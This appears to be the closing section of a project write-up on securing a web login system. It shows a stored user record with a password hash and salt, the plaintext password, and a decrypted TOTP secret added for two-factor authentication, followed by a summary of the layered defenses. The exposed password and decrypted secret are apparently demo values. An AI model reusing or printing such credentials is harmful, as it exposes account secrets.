EX: here is the hashed (password + salt) and the salt

```
id: 4,
username: 'khaled-1',
password: '32de13d5455f47fdbb9cb3afd1993bb33d71a71466aa42e573afdd9852bdd5f1e9d7284c0639d86a72505d019a83098e51b01bf5dd6452468415525d5bfc3e921',
salt: 'eb46999c569e4a014c239c78e5579bad',
```

While the actual password is Khaled121212

After implementing defense in depth:



```
Stored Secret (Decrypted): FRDXC2KTNNIWEU3JPVDDWI3UPVETALCJ
Received Token: 300580
{
  id: 4,
  username: 'khaled-1',
  password: '32de13d5455f47fdbb9cb3afd1993bb33d71a71466aa42e573afdd9852bdd5f1e9d7284c0639d86a72505d019a83098e51b01bf5dd645246841525d5bfc3e921',
  salt: 'eb46999c569e4a014c239c78e5579bad',
  twoFactorSecret: '6c558aacb1a9c579ccbe4e3785787a1334f7ec16a9a25159654ca422de9c69b131945da80b78b2fae5cc0d24a83e969d'
}
```

Conclusion

In this project, we have comprehensively secured our authentication system by thoroughly analyzing potential threats and implementing multiple layers of defense. We began by developing a detailed threat model and a Data Flow Diagram that clearly maps the flow of user data across the system, helping us to identify key vulnerabilities such as SQL injection, brute force attacks, and shoulder surfing. We demonstrated these vulnerabilities through targeted code examples and then implemented robust countermeasures such as parameterized queries, rate limiting, secure session management, and role-based access control to effectively mitigate these risks.

Furthermore, we enhanced our system by integrating two-factor authentication (TOTP) with encrypted storage of secrets, and by establishing logging and monitoring practices to track and respond to any suspicious activities. Each of these measures contributes to a defense-in-depth strategy that not only protects the integrity of user data but also ensures the overall resilience of the authentication process.

Overall, our approach illustrates a practical and layered security solution that addresses both immediate vulnerabilities and long-term security challenges in modern web applications.

Our System Before Software Engineers Involvement / After Software Engineers Involvement: